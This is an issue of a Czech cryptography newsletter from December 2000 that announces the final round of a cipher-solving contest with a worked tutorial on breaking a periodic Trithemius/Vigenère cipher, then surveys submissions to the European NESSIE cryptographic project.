Čtvrté kolo bude ukončeno 19.12.2000 ve 20.00 hod. Úplným závěrem soutěže bude losování, které proběhne 21.12.2000. Z řešitelů, kteří vyřeší úlohu tohoto posledního kola, budou opět vylosováni dva výherci s možností získat zdarma certifikát u příslušných poskytovatelů certifikačních služeb a bude také vylosován celkový vítěz. **Celkovým vítězem se tedy může stát i ten soutěžící, který se zapojí do soutěže až nyní a řešení všech čtyřech úloh odešle najednou v časovém limitu do 19.12.2000 !**

Dne 22.12.2000 vyjde speciální číslo, ve kterém budou uvedena řešení úloh ze všech kol, vítězové posledního kola, jméno celkového vítěze , uveřejníme také menší statistiku k celé soutěži a představíme firmy PVT a.s. , AEC spol. s r.o. a Globe Internet s.r.o., které věnovaly ceny do naší soutěže.

Řešení úloh zasílejte pomocí komunikačního okna v oddílu - "SOUTĚŽ" na URL adrese http://www.mujweb.cz/veda/gcucmp/ . Vaše anonymita je zaručena. Uvedena budou pouze celá jména jednotlivých vítězů (nebo bude-li si to dotyčný přát, pak místo jména jeho e-mail adresa, případně pouze pseudonym).

2. Informace k cenám

Cenou v jednotlivých kolech je bezplatná registrace vašeho veřejného klíče u certifikační autority (1x u PVT , 1x u AEC). Jde o poskytnutí certifikátu s nejvyšším bezpečnostním stupněm ochrany na dobu 6 měsíců (cena cca 300,- Kč).

Hlavní cenou věnovanou společností Globe Internet, s.r.o., je registrace domény .CZ nebo .SK (podle místa bydliště žadatele) a provoz virtuálního serveru modelu LITE na dobu jednoho roku.

Informace o serveru najdete na adrese
http://servery.cz/index.php3?include=descmodel.inc&c_id=4 .

Model: LITE server

- 100 MB na disku, 15 e-mailových schránek
- neomezený přenos dat, neomezený přístup přes FTP nebo FrontPage Extensions
- profesionální virtuální obchod GESTO - ZDARMA
- Globe Internet HELPDESK
- pošta přes WWW rozhraní WEBMAIL

- neomezené nastavení aliasů, forward, automatická odpověď, SMS notifikace došlé pošty, doménový koš
- automatické kódování češtiny
- vaše stránky dle obsahu zdarma PC Globe Internet s.r.o. zanese do příslušných kategorií populárních českých a zahraničních vyhledávačů Internetu
- provoz PHP, ASP, PERL a dalších CGI scriptů.
- provoz databázových aplikací MySQL, SYBASE nebo jakýchkoli jiných databází využívajících ODBC rozhraní
- WWW rozhraní pro administraci databáze MySQL
- zjednodušení adresy tak, že není nutné psát "předponu" www .

3. Stav po III.kole

Pseudonym	I.kolo datum /bodů	II.kolo datum /bodů	III.kolo datum/bodů	IV.kolo datum/bodů	CELKEM
Josef M.	12.9 /10 ☒		23.11/10		
Mirek Š.	12.9 /10	17.10/10	17.11/10		
Petr T.	12.9 /10	18.10/10			
Bohumír Š.	12.9 /10	18.10/10	22.11/10		
Martin K.	12.9 /10				
František K.	12.9 /10				
Tomáš V.	13.9 /10 ⏠	31.10/10	26.11/10		
Jan J.	13.9 /10	17.10/10	19.11/10		
Josef D.	18.9 /10				
Honza K.	18.9 /10				
Vašek V.	2.10/10		22.11/10 ⏠		
Michal B.	4.10/10	18.10/10 ⏠	20.11/10		
Láďa R.	4.10/10	24.10/10 ☒	24.11/10		
Martin V.	18.10/10				
Karel Š.		24.10/10	29.11/10		
Ivan L.		19.10/10	17.11/10		
František P.	29.11/10	23.11/10	18.11/10 ☒		

Legenda : cena kola - certifikát u AEC ⏠
cena kola - certifikát u PVT ☒

Vítězové III.kola :
Vašek V. vasekv@hotmail.com
František P. ok1df@qsl.net

Metodiku k úloze čtvrtého kola a úlohu připravil můj bývalý kolega RNDr. Petr Tesař. Řešení této úlohy musíte zaslat do 19.12.2000 !

Příjemnou zábavu !

B. Část IV. -
Substituce složitá periodické heslo, srovnaná abeceda
RNDr. Petr Tesař (PVT a.s.)

1. Zašifrování

se provádí sečtením hodnoty znaku otevřeného textu (OT) se znakem hesla (H) modulo 26. Výsledkem je znak šifrového textu (ŠT). Heslo je posloupnost kratší než-li OT a používá se periodicky znova. Historicky se šifrování provádělo pomocí čtvercové tabulky 26x26, kde řádky byly označeny A až Z (pro znaky OT) , sloupce také A až Z pro znaky hesla. Na příslušném průsečíku byl v tabulce znak ŠT. Používaly se tři různé tabulky (podle autorů) : Tritheimova, Vigenerova a Beaufortova .

Symbolicky:
Tabulka TRITHEIM ŠT= OT + H mod 26, A=1 , B=2, ……., Z=0
Tabulka VIGENERE ŠT= OT + H mod 26, A=0 , B=1, ……., Z=25
Tabulka BEAUFORT ŠT= OT - H mod 26, A=1 , B=2, ……., Z=0

Příklad :

OT :	V	E	S	E	L	E	V	E	L	I	K	O	N	O	C	E
HESLO:	R	O	K	R	O	K	R	O	K	R	O	K	R	O	K	R
ŠT:	N	T	D	W	A	P	N	T	W	A	Z	Z	F	D	N	W

Použita tabulka TRITHEIM

2. Odšifrování
Odšifrování je inverzní proces, tedy OT = ŠT - H pro TRITHEIM a VIGENERE a
OT = ŠT + H pro BEAUFORT (samozřejmě vše modulo 26).

3. Charakter šifrového textu

Vyskytují se zpravidla všechna písmena abecedy. Výskyt písmen je rovnoměrnější než u OT, ale nerovnoměrnější vzhledem k náhodnému textu.
IC (viz PŘÍLOHA) ŠT se pohybuje (podle délky periodického hesla) cca mezi 0.041 - 0.049. V ŠT se mohou projevit i delší opakování, ve sloupcích jednotlivých písmen hesla jde v podstatě o jednoduchou záměnu podle srovnané abecedy navzájem posunuté.

Luštit lze tento systém i bez znalosti příslušného jazyka!

Jediné co je potřeba znát - jsou frekvence jednotlivých znaků ve zdroji otevřených zpráv. Ze všech příkladů v této soutěži je luštění tohoto systému naprosto nejlehčí. Běžné PC (s vhodným softwarem) vyluští tento systém do jedné vteřiny !

4. Vzorové luštění

ZFFLN QATOO AVFTS GQKZN MUXXB FJVVZ FBEPO FQKTN ADTCB OFLEB
UQKZQ ATNKP HBGTV EQXNI GOTXB FFFLU UDDPP XZFAJ MEXGF
PFODB WQKPT LLHFN MOBKE MTXGF ELNEF OOHDU UTHFU QABNJ BPSOF
VJLEB HBCTP BSTGE AWRXJ YBMPN MUBVZ
(text v češtině bez mezerníku)
Počet znaků: 175

Vyhledání opakování trigramů (a delších) v ŠT:

7	15	2	5	9	18	6	5	1	5	6	7	6	9	10	9	8	1	3	12
A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T
TO	FJ	BO	TC	PO	**FL**	QK	BG	GO	VV	ZN	NQ	UX	QA	OA	OF	**AT**	XJ	CQ	OO
VF	EP	TP	DP	BU	LN	TV	FN		ME	TN	**EB**	EX	**MU**	AV	HB	**KZ**		OF	SG
DT	OF		PP	QX	TS	OT	DU		BP	ZQ	UU	OB	AD	FQ	PX	KT		TG	NA
TN	UQ		BW	XG	JV	FP	FU		LE	PH	LH	TX	KP	FL	XZ	**KZ**			CB
JM	GT		UU	MT	BE	FE	BC		YB	PT	HF	PN	IG	TX	FO	**AT**			NK
BN	FF			LN	QK	EA				EM	NE	UB	MO	DB	TL	XN			VE
WR	WQ			FO	LE						**EB**		EF	BK	SO	KP			XB
	KE			BH	FF								JB	OH	BS	AB			LL
	NJ			AW	**FL**								**MU**	HD	NM				XG
	PS				LU									FV					HF
	HB				AJ														PB
	CT				PF														GE
	ST				OD														
	MP				NM														
	VZ				EL														
					OO														
					UQ														
					VJ														

8	6	2	8	1	6
U	V	W	X	Y	Z
XX	FT	QK	XB	BM	FF
QK	VZ	RX	**BF**		NM
UD	ZF		NI		FB
DD	EQ		**BF**		QA
UT	JL		ZF		FA
TH	Z-		**GF**		--
QA			**GF**		
BV			JY		

IC šifrového textu = 0.04683

Opakování jsou vyznačena tučně a podtrženě. Zároveň jsme získali i četnosti jednotlivých znaků (vyznačena čísly nad písmeny).

Zjištění délky periodického hesla

Při ručním luštění využíváme opakování trigramů a delších. Vychází se z toho, že většina opakování koresponduje s opakováním v OT a vzdálenost těchto opakování je násobkem délky periody. Na počítači zjistíme délku hesla spočtením průměrného IC při rozpisech na různé délky periody. Pro správnou délku bude průměr IC v jednotlivých sloupcích korespondovat s IC u OT. Naopak pro špatné délky bude blízko IC šifrového textu.

Opakování	pozice		rozdíl	dělitelé												
	1.	2.		2	3	4	5	6	7	8	9	10	11	12	13	14
FFL	2	77	75	-	/	-	/	-	-	-	-	-	-	-	-	-
LEB	48	148	100	/	-	/	/	-	-	-	-	/	-	-	-	-
NMU	20	170	150	/	/	-	/	/	-	-	-	/	-	-	-	-
QAT	6	55	49	-	-	-	-	-	/	-	-	-	-	-	-	-
QKZ	17	52	35	-	-	-	/	-	/	-	-	-	-	-	-	-
XBF	24	74	50	/	-	-	/	-	-	-	-	/	-	-	-	-
XGF	93	118	25	-	-	-	/	-	-	-	-	-	-	-	-	-
Počet dělitelů				3	2	1	**6**	1	2	0	0	3	0	0	0	0
Počet dělitelů*dělitel				6	6	4	**30**	6	14	0	0	**30**	0	0	0	0
Délka opakování*dělitel				18	18	12	**90**	18	42	0	0	**90**	0	0	0	0

Označíme si maximální hodnoty heuristik (počet dělitelů, délka opakování*dělitel a suma počet dělitelů*dělitel). Nejpravděpodobnější bude ta perioda, která bude mezi těmi, které mají maximální hodnoty uvedených heuristik. Z tabulky pro náš příklad je vidět, že nejpravděpodobnější perioda hesla je 5. Konkuruje ji pouze její násobek, což je pochopitelné.

Při přesném výpočtu na počítači získáme následující průměrné hodnoty IC pro předpokládané délky hesla:

Délka hesla	Průměrné IC
1	0.04683
2	0.04507
3	0.04685
4	0.04172
5	**0.05647**
6	0.04860
7	0.04476
8	0.03772
9	0.04763
10	0.05253
11	0.04827
12	0.04560
13	0.04832
14	0.04462

Hodnota IC pro periodu 5 je nejblíže hodnotě IC zdroje otevřených zpráv (v daném případě **čeština bez mezerníku = 0.0577**).

V dalším budeme předpokládat délku periodického hesla d = 5. Provedeme rozpis ŠT na délku 5.

1 2 3 4 5

1	Z	F	F	L	N
2	Q	A	T	O	O
3	A	V	F	T	S
4	G	Q	K	Z	N
5	M	U	X	X	B
6	F	J	V	V	Z
7	F	B	E	P	O
8	F	Q	K	T	N
9	A	D	T	C	B
10	O	F	L	E	B
11	U	Q	K	Z	Q
12	A	T	A	K	P
13	H	B	G	T	V
14	E	Q	X	A	I
15	G	O	T	X	B
16	F	F	F	L	U
17	U	D	D	P	P
18	X	Z	F	A	J
19	M	E	X	G	F
20	P	F	O	D	B
21	W	Q	K	P	T
22	L	L	H	F	N
23	M	O	B	K	E
84	M	T	X	G	F
25	E	L	A	E	F
26	O	O	H	D	U
27	U	T	H	F	U
28	Q	A	B	A	J
29	B	P	S	O	F
30	V	J	L	E	B
31	H	B	C	T	P
32	B	S	T	G	E
33	A	W	R	X	J
34	Y	B	M	P	N
35	M	U	B	V	Z

Četnosti ve sloupcích

	1	2	3	4	5
A	4	2	0	1	0
B	2	4	3	0	6
C	0	0	1	1	0
D	0	2	1	2	0
E	2	1	1	3	2
F	4	4	4	2	4
G	2	0	1	3	0
H	2	0	3	0	0
I	0	0	0	0	1
J	0	2	0	0	3
K	0	0	4	2	0
L	1	2	2	2	0
M	5	0	1	0	0
N	0	0	2	2	5
O	2	3	1	2	2
P	1	1	0	4	3
Q	2	5	0	0	1
R	0	0	1	0	0
S	0	1	1	0	1
T	0	3	4	4	1
U	3	2	0	0	3
V	1	1	1	2	1
W	1	1	0	0	0
X	1	0	4	3	0
Y	1	0	0	0	0
Z	1	1	0	2	2

Nyní budeme v každém sloupci zjišťovat "posun" abeced. Pro ruční luštění si vyrobíme proužek papíru, na který napíšeme abecedu dvakrát za sebou. Červeně si označíme 5 nejčetnějších písmen ve zdroji otevřených textů (pro češtinu bez mezerníku to jsou písmena E,A,O,I,N). Modře si označíme 5 nejméně četných písmen (pro češtinu bez mezerníku to jsou písmena G,F,W,X,Q). Přiložíme tuto šablonu na příslušný sloupec frekvencí ŠT a spočteme rozdíl četností mezi součtem na červených pozicích proti součtu na modrých. Potom šablonu o jedno písmeno posuneme a opět spočteme rozdíl. Při správném posunu bude rozdíl největší a bude odpovídat statisticky očekávanému.

V našem případě platí:
Pravděpodobnosti výskytu červených písmen ve zdroji OT jsou (pro Angličtinu bez mezerníku)

E = 0.1013 E = 0.1260

A = 0.0899	T = 0.0904
O = 0.0839	R = 0.0826
I = 0.0692	I = 0.0757
N = 0.0664	N = 0.0756
Celkem = 0.4107	Celkem = 0.4503

Pro modré platí

G = 0.0048	X = 0.0047
F = 0.0033	K = 0.0035
W = 0.0006	Q = 0.0032
X = 0.0004	J = 0.0020
Q = 0.0000	Z = 0.0010
Celkem = 0.0091	Celkem = 0.0144

Pro rozdíl: červené - modré = 0.4107 - 0.0091 = 0.4016 (0.4359 pro angličtinu)

Protože v každém sloupci je přesně 35 písmen, měl by při správném posunu být rozdíl 35 * 0.4016 = 14.056

Pro náš příklad spočteme tuto tabulku:

Znak A v ŠT koresponduje v OT

s písmenem:	Sloupec 1	2	3	4	5
A	-2	-4	-5	0	5
B	-1	-5	1	-5	-3
C	1	-7	1	-3	-8
D	5	3	9	0	1
E	0	-2	-5	1	-3
F	-5	-3	-5	3	0
G	-1	-6	-1	-4	1
H	2	-2	**15**	4	-2
I	6	4	1	-3	-1
J	2	3	-3	2	2
K	-1	8	-3	-2	0
L	-12	-3	2	8	-4
M	-1	1	-5	-8	3
N	7	-1	-3	-3	7
O	**15**	7	-2	2	1
P	-2	-2	-1	**12**	-2
Q	-7	-4	6	-1	-1
R	-8	-6	1	-8	-3
S	0	-1	-6	-7	-10
T	0	3	-3	-2	0
U	0	3	5	6	6
V	0	3	3	1	7
W	-2	-8	-3	0	-8
X	0	1	3	-3	-6
Y	1	4	2	8	0
Z	3	**14**	-1	2	**18**

Tučně s podtržením jsou označeny maximální hodnoty, korespondující se správnými posuny. Průměrná hodnota těchto maxim je 14.8 , což velmi dobře souhlasí s teoretickou

očekávanou hodnotou 14.056. Získáváme tak posun ve všech sloupcích:

ŠT	OT	1	2	3	4	5
A		O	Z	H	P	Z
B		P	A	I	Q	A
C		Q	B	J	R	B
D		R	C	K	S	C
E		S	D	L	T	D
F		T	E	M	U	E
G		U	F	N	V	F
H		V	G	O	W	G
I		W	H	P	X	H
J		X	I	Q	Y	I
K		Y	J	R	Z	J
L		Z	K	S	A	K
M		A	L	T	B	L
N		B	M	U	C	M
O		C	N	V	D	N
P		D	O	W	E	O
Q		E	P	X	F	P
R		F	Q	Y	G	Q
S		G	R	Z	H	R
T		H	S	A	I	S
U		I	T	B	J	T
V		J	U	C	K	U
W		K	V	D	L	V
X		L	W	E	M	W
Y		M	X	F	N	X
Z		N	Y	G	O	Y

Nyní již snadno získáme OT:
NEMAM EZADN OUMIR UPROM ATEMA TICKY TALEN TPRIM OCARA CESTA IPROP OSUZO VANIU SPECH UNAMA TEMAT ICKEO LYMPI ADEVE DEVSA KPRES ZKOUM ANIZD ASEVE SKUTE CNOST ISOUT EZICI POZDE JISTA VAJIO PRAVD OVYMI MATEM ATIKY

Při luštění pomocí počítače můžeme použít důmyslnější (a tím i výpočetně náročnější) statistiky jako korelace, PHI a KAPPA testy atp. Výhodou je naopak to, že luštíme i případy, kdy bylo periodické heslo použito méněkrát.

Poslední co zbývá zjistit, je zda použité heslo má sémanticky smysluplný význam při použití tabulek VIGENERE, TRITHEIM nebo BEAUFORT (jak bývá z důvodu zapamatování periodického hesla zvykem…).

Písmeno A v OT se šifruje v jednotlivých sloupcích na

1	2	3	4	5
M	B	T	L	B

V případě použití VIGENERE je potom heslo: MBTLB.
V případě použití BEAUFORT je potom heslo: NYGOY.
V případě použití TRITHEIM je potom heslo: LASKA.

Správné heslo je LASKA a byla použita tabulka TRITHEIM.

PŘÍLOHA

Index coincidence (dále jen IC) je pravděpodobnost výskytu dvojice stejných písmen ve dvou textech na stejných pozicích. Tato statistika se v klasické kryptoanalýze hojně používá. Hodnota IC pro různé jazyky (v mezinárodní abecedě, bez mezerníku):

Angličtina	0.0667
Francouzština	0.0778
Němčina	0.0762
Italština	0.0738
Španělština	0.0775
Ruština	0.0529
Čeština	0.0577
Náhodný text	0.0385

Četnosti písmen v angličtině (podle S.Kullback: Statistical Methods In Cryptanalysis, Aegean Park Press, 1976):
A = 0.07189, B = 0.01146, C = 0.03345, D = 0.04029, E = 0.12604, F = 0.02994
G = 0.01795, H = 0.03287, I = 0.07572, J = 0.00198, K = 0.00353, L = 0.03549
M = 0.02534, N = 0.07558, O = 0.07408, P = 0.02661, Q = 0.00318, R = 0.08256
S = 0.05759, T = 0.09042, U = 0.02993, V = 0.01340, W = 0.01401, X = 0.00469
Y = 0.02099, Z = 0.00101

Soutěžní příklad 4.kolo soutěže:

ZZLES FMDCU LQMEW SGWLM XHZUY ZRJKU SGKBM GNBEU VPJCT
VNGVW HPLOY VLBAM RIIZN UJVKH XADVV GBQWX OOTKM RSEMV
THMEU SNZMS FHPPB KTQKK IZVPU ABGVT CWXKE FZNLY YVINE
UTOGP MGCPM ESYBZ OAVHG QDYOD ITKBC SUGPH VDGVP QDVLB
NPFCP NYZQX QULBK GMIXI BVCHR FYYWD OPEGL EGVCA QWMUE
XBWXG KIIGH RTJIU WYYJB BSPPS VLTDO PLJNL DYODI TKBCS
UGPHV DGVPQ DVJYN PFVPN YZQXW EMGYO GEFCH CMOEI VLGQE
TWBWX GFANB RWECG KWLOK LRYGZ RHSKV EAVAB SVKLC XYWBA
JPARK ZRGEW MBRZE RAWJR AGTZZ SENRP

(Angličtina bez mezerníku)

Řešení této úlohy musíte zaslat do 19.12.2000 !

Řešení úlohy zašlete pomocí komunikačního okna v oddílu - "SOUTĚŽ" na URL adrese http://www.mujweb.cz/veda/gcucmp/ !

C. CRYPTONESSIE

Ing. Jaroslav Pinkava, CSc. (AEC spol. s r.o./ Norman Czech Republic)

Úvod

V první polovině letošního roku byl zahájen projekt NESSIE: *New European Schemes for Signatures, Integrity, and Encryption*. Cílem tohoto evropského projektu je přinést rozsáhlé portfolio tzv. kryptografických primitivů, které projdou procesem veřejné evaluace.

Do konce září 2000 bylo třeba podat jednotlivé návrhy a v návaznosti na to ve dnech 13-14. listopadu 2000 se konala první pracovní konference (workshop) této iniciativy (Leuven, Belgie).

Úkolem této stati je provést přehled podaných příspěvků spolu s jejich stručnými charakteristikami.

Přijaté návrhy

Přehled návrhů lze nalézt na adrese:
https://www.cosic.esat.kuleuven.ac.be/nessie/workshop/submissions.html
spolu s odkazy na stránky, kde jsou umístěny jednotlivé dokumenty.

64-bit blokové šifry

A1.: CS-Cipher

Návrh přichází z CS Communication & Systèmes (Francie) a na jeho vývoji se podíleli dále Jacques Stern a Serge Vaudenay. Algoritmus vznikl v roce 1998. Druhý z autorů přednesl k danému algoritmu referáty na konferenci FSE (Fast Software Encryption) v letech 1998 a 1999 (specifikace algoritmu a bezpečnost algoritmu).

Algoritmus pracuje s délkou bloku 64 bitů a proměnlivou délkou klíče 40-128 bitů. Šifrování probíhá celkem v 8 iteracích a opírá se o použití rychlé Fourierovy transformace. Šifra je optimalizována pro hardwarové implementace.

A2.: Hierocrypt-L1

S tímto algoritmem přichází známá japonská firma Toshiba (algoritmus vyvíjeli Kenji Ohkuma, Fumihiko Sano a Hirofumi Muratani).

Algoritmus pracuje s klíči v délce 128, 192 a 256 bitů v celkem 6 iteracích. Je formován tak, aby bylo jednoduché provést jeho programování v závislosti na hodnotách bajtů, tj. je využitelný i pro 8-bitové počítače.

A3.: IDEA

Známý algoritmus, majitelem je firma Ascom (Švýcarsko). Jeden čas byl zvažován jako evropská norma. Algoritmus vznikl v roce 1991.

Pracuje s 64-bitovým blokem textu a používá 128 bitový klíč. Algoritmus pracuje v 8 iteracích.

A4.: Khazad

Algoritmus předkládají Paulo Sérgio L.M. Barreto a Vincent Rijmen (jeden z autorů algoritmu Rijndael, vítěze AES).

Je to opět 64 bitová šifra s délkou klíče 128 bitů. Algoritmus pracuje v 8 iteracích. Je navržen tak, aby s jeho pomocí bylo lze dosáhnout vysokých rychlostí šifrování na široké variabilitě platforem. Nevyžaduje přitom velké objemy paměti.

A5.: MISTY1

Mitsubishi Electric Corporation je majitelem patentu pro tento algoritmus (autorem je známý japonský kryptolog Mitsuru Matsui). Algoritmus byl poprvé opublikován v Japonsku v roce 1996 (a prezentován na FSE v roce 1997).

Algoritmus MISTY1 je 64 bitová šifra pracující s klíčem v délce 128 bitů. Počet iterací je volitelný, doporučováno je užití 8 iterací. Algoritmus lze implementovat i v prostředí s velmi malým objemem paměti RAM (např. 100 bajtů).

A6.: Nimbus

Algoritmus předkládá Alexis Warner Machado (Brazilie). Je to nový algoritmus.

Schéma algoritmu pracuje v 8 iteracích. Je to 64 bitová šifra s délkou klíče 128 bitů. Používá pouze tři typy operací: násobení (mod 2^{64}), součet modulo dva a bitovou negaci.

128-bit blokové šifry

B1.: Anubis

Návrh předkládají (stejně jako algoritmus Khazad) Paulo Sérgio L.M. Barreto a Vincent Rijmen.

Je to 128 bitová šifra s variabilní délkou použitého klíče (počet bitů - 32N, $4 \leq N \leq 10$). Počet iterací algoritmu je roven 8 + N, kde N je počet 32 bitových slov klíče.

B2.: Camellia

Algoritmus předkládá Mitsubishi Electric Corporation. Autory jsou Tetsuya Ichikawa, Masayuki Kanda, Mitsuru Matsui, Shiho Moriai, Junko Nakajima, Toshio Tokita. Jedná se o nový algoritmus.

Algoritmus pracuje s bloky textu v délce 128 bitů a s klíčem v délce 128, 192 a 256 bitů, tj. odpovídá podmínkám pro AES. Je to Feistelova šifra, která probíhá v 18 iteracích (128 bitový klíč), resp. v 24 iteracích (192 bitový a 256 bitový klíč).

B3.: Grand Cru

Návrh předkládá známý belgický odborník Johan Borst. Je to nový algoritmus, který svou konstrukcí se značně opírá o algoritmus Rijndael.

Algoritmus je koncipován pro délku textu 128 bitů a délku klíče rovněž 128 bitů. Pracuje ve čtyřech tzv. vrstvách (layer). Svojí architekturou je algoritmus primárně určen pro 8 bitové aplikace.

B4.: Hierocrypt-3

Algoritmus předkládá Toshiba. Autory jsou pánové Kenji Ohkuma, Fumihiko Sano, Hirofumi Muratani, Masahiko Motoyama a Shinichi Kawamura.

Algoritmus pracujes blokem textu v délce 128 bitů a s klíči v délce 128 (resp.192 a 256) bitů v celkem 6 (resp. 7, 8) iteracích. Je formován tak, aby bylo jednoduché provést jeho programování v závislosti na hodnotách bajtů, tj. je využitelný i pro 8-bitové počítače – stejně jako Hierocrypt L1.

B5.: Noekeon

Algoritmus předkládá Joan Daemen spolu s pány Gilles Van Assche a Vincent Rijmen.

Tato bloková šifra je určena k zašifrování 128 bitových bloků dat pomocí klíče v délce 128 bitů. Pracuje v 16 iteracích. Opět je určena především k implementacím na čipových kartách.

B6.: Q

Autorem návrhu je pan Leslie 'Mack' McBride z firmy Mack One Software.

Bloková šifra pracuje s bloky textu v délce 128 bitů. Dle autora umožňuje libovolnou délku „hesla“. Fakticky pracuje s klíčem v délce nejvýše 256 bitů. Počet iterací je 8 nebo 9. Design algoritmu má vycházet z lepších vlastností algoritmů Rijndael a Serpent.

B7.: SC2000

Algoritmus předkládá japonská firma Fujitsu. Jeho autory jsou Takeshi Shimoyama, Hitoshi Yanami, Kazuhiro Yokoyama, Masahiko Takenaka, Kouichi Itoh, Jun Yajima , Naoya Torii a Hidema Tanaka. Jedná se o nový algoritmus.

Bloková šifra SC2000 pracuje se 128 bity textu a lze používat klíče v délce 128, 192 a 256 bitů. Počet iterací je pro 128 bitový klíč roven 14 iteracím tzv. I-funkce a 19 iteracím zpracovávajícím data. Při klíči v délce 192 a 256 bitů jsou tato čísla rovna 16 a 22.

160-bit blokové šifry

C1.: SHACAL

Předkladateli tohoto návrhu jsou Helena Handschuh a Daavid Naccache (Gemplus).

Návrh je založen na využití hashovací funkce SHA-1 v „šifrovacím módu“. K tomu využívá kompresní funkce algoritmu SHA-1. Klíč je v délce 512 bitů, přitom lze používat i kratší klíče, které jsou převáděny na 512 bitový klíč doplněním o nuly na příslušná místa. SHSACAL by však neměl používat klíče kratší než 128 bitů.

Blokové šifry s proměnnou délkou bloku

D1.: NUSH:

Tento příspěvek pochází z Ruska. Jeho autory jsou Anatolij Lebeděv (firma LAN Crypto Int.) a Alexej Volčkov („RusCrypto“ Association). Nejedná se vlastně jen o jeden návrh, ale součástí je více algoritmů z různých kategorií : bloková šifra, dva typy hashovacích funkcí, MAC, asymetrické šifrování, pseudonáhodná funkce, samosynchronizující proudová šifra, synchronní proudová šifra a asymetrická šifra pro digitální podpis.

Bloková šifra je rozpracována přitom pro tři délky bloků: 64, 128 a 256 bitů. Počet iterací algoritmu je přitom adekvátně 9, 17 a 33. Všechny tři verze mohou přitom pracovat s klíči v délkách 128, 192 a 256 bitů. Proudové šifry jsou odvozeny z blokového algoritmu. Analogicky toto platí pro hashovací funkce, MAC a pseudonáhodnou funkci. Asymetrické primitivy kombinují zajímavým způsobem problematiku diskrétního logaritmu s využitím algoritmu blokové šifry NUSH.

D2.: RC6

Tento algoritmus je znám již ze své přihlášky v rámci AES. Jeho autory jsou Ronald L. Rivest, Matthew J. B. Robshaw, Raymond M. Sidney a Yiquin Lisa Yin (RSA Security Inc.).

RC6 má jako proměnné parametry délku slova w (v bitech), počtu iterací r a délku klíče b (v bajtech). Autoři šifru pak označují RC6-w/r/b. Podrobnější popis algoritmu je již znám z AES.

D3.: SAFER++:

Tento algoritmus pochází ze známé firmy Cylink. Jeho autoři jsou James L. Massey (jméno velice známé z kryptologických konferencí), Gurgen H. Khachatrian a Melsik K. Kuregian. Algoritmus ve své koncepci vychází z předcházejících členů rodiny algoritmů SAFER.

Algoritmus je navržen v následujících variantách (délka bloku, délka klíče): (128,256), (128,128), (64,128). Jeho využití je již od osmibitových procesorů výše. Počet iterací je 7 při délce klíče 128 bitů, resp. 10 při délce klíče 256 bitů.

Synchronní proudové šifry

E1.: BMGL

Daný příspěvek předkládá Johan Hastad (Švédsko). Algoritmus se opírá o teoretické výsledky pánů Blum, Micali, Goldreich a Levin. Základem je přitom bloková šifra Rijndael.

Konstrukce proudové šifry je přitom vytvářena tak, aby byla tzv. prokazatelně bezpečná. To odpovídá současným trendům kryptografie. Součástí návrhu jsou i výsledky statistických testů (Diehard, Maurerův univerzální test).

E2.: Leviathan

Cisco Systems Inc. přichází s dalším návrhem (autory algoritmu jsou pánové David A. McGrew a Scott R. Fluhrer.

Šifrování spočívá v přičítání jednotlivých bitů hesla k otevřenému textu. Délka klíče je 128 resp. 256 bitů. Vlastní heslo je vytvářeno na základě tzv. binárního stromu.

E3.: LILI-128

Předkladatelem je australský kryptolog E. Dawson, který je spoluautorem návrhu s pány L. Simpson, J. Golič a W. Millan.

Algoritmus se opírá o použití lineárních registrů se zpětnou vazbou. délka klíče je 128 bitů – jak již napovídá název algoritmu.

E4.: SNOW

Autorem návrhu je Thomas Johansson, Lund University (Švédsko).

Šifra pracuje s 32-bitovými slovy, opírá se opět o použití lineárních registrů se zpětnou vazbou spolu v kombinaci s blokem FSM (Finite State Machine). Délka klíče může být 128 nebo 256 bitů.

E5.: SOBER-t16

Předkladatelem je pan Philip Hawkes (Qualcomm International – Austrálie). Je odvozen z algoritmu SOBER (1998).

Daný algoritmus je synchronní proudová šifra s délkou klíče maximálně 128 bitů. algoritmus je orientován na softwarové implementace (16-bitové). Ke konstrukci jsou rovněž použity lineární registry se zpětnou vazbou.

E6.: SOBER-t32

Varianta předešlého algoritmu umožňující používat klíče až do délky 256 bitů a pracující se slovy v délce 32 bitů.

Autentizační kódy zpráv (MAC)

F1.: Two-Track-MAC

Předkladatelem je Bart Van Rompay, autorem Bert den Boer – oba pracují na univerzitě Leuven – Belgie.

V základu algoritmu je využití hashovací funkce RIPEMD-160. Algoritmus spočítá 160 bitovou hodnotu MAC a používá 160 bitový klíč.

F2.: UMAC

Intel přichází s tímto algoritmem, autory jsou John Black, Shai Halevi, Hugo Krawczyk, Ted Krovetz a Phillip Rogaway.

Algoritmus je MAC v duchu Wegman-Carterovy koncepce. Lze použít klíče v délce 128 a 256 bitů, výstupní délka je $32*N$, $1 \leq N \leq 8$.

Hashovací funkce rezistentní vůči kolizím a jednocestné hashovací funkce

G1.: Whirlpool

Algoritmus předkládají Paulo Sérgio L.M. Barreto a Vincent Rijmen.

Hashovací funkce má 512-bitový výstup. Je jednocestná a rezistentní vůči kolizím. Stejně jako KHAZAD a ANUBIS se opírá o použití konečných těles $GF(2^8)$.

Poznámka: Původně jsem se (dle přehledu na webovských stránkách NESSIE) domníval, že je to jediná hashovací funkce obsažená v přijatých návrzích. Ukázalo se, že další hashovací funkce jsou zahrnuty v rámci popisu jiných kryptografických primitivů.

Asymetrická šifrovací schémata

H1.: ACE Encrypt

Autorem návrhu je Victor Shoup z IBM Zurich Research Laboratory spolu s Ronaldem Cramerem. Daný návrh je také součástí materiálů pracovní skupiny P1363 (Future Public Key Cryptography Study Group).

Podstatou algoritmů jsou tzv. prokazatelně bezpečná schémata. Návrh je pojat velice komplexně a dotažen až do podoby softwarové knihovny.

Poznámka: Nevýhodou koncepce je, že nebyla zatím dotažena i pro využití algoritmů na bázi eliptických křivek (např. P1363 obsahuje eliptické algoritmy jako jednu ze tří základních rodin systémů s veřejným klíčem). Bezpečná délka klíče RSA (a totéž platí pro diskrétní logaritmus) může být totiž již v některých aplikacích na obtíž. Stačí zmínit požadovanou délku klíče algoritmu RSA při výměně 256 bitových tajných klíčů pro symetrickou šifru. Některé odhady hovoří o nezbytnosti používat pro dosažení adekvátní bezpečnosti klíč RSA v délce cca 14 000 bitů atd.

H2.: ECIES

Návrh podává Certicom a obsahuje známá schemata ECIES a ECDSA z práce skupin SECG a P1363.

H3.: EPOC

Návrh podává Nippon Telegraph and Telephone Corporation (NTT). Autory jsou Eiichiro Fujisaki, Tetsutaro Kobayashi, Hikaru Morita, Hiroaki Oguro, Tatsuaki Okamoto, Satomi Okazaki, David Pointcheval a Shigenori Uchiyama .

